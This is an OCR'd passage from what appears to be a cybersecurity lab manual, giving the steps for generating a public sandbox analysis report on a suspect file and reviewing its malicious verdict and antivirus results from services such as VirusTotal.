
8. **Analysis Environments** page appears, select **Windows 7 64 bit** radio-button and click **Generate Public Report**.



9. The report generation process initializes and after it completes, **Analysis Overview** page appears.


   Note: If you receive an error in the webpage, then reload the page to obtain the result.

10. You can observe that the file is detected as **malicious** with threat score at 100 along with the additional information such as SHA value.




11. In the **Anti-Virus Results** section, you can observe the AV results obtained from different online resources such as **CrowdStrike Falcon**, **MetaDefender** and **VirusTotal**.


12. To further view the complete information obtained by the online resources you can click a link given in the **Visit Vendor** section. Here, we will view the AV results obtained by the **VirusTotal**. Click the hyperlink icon ( ) to open the result in the new tab.



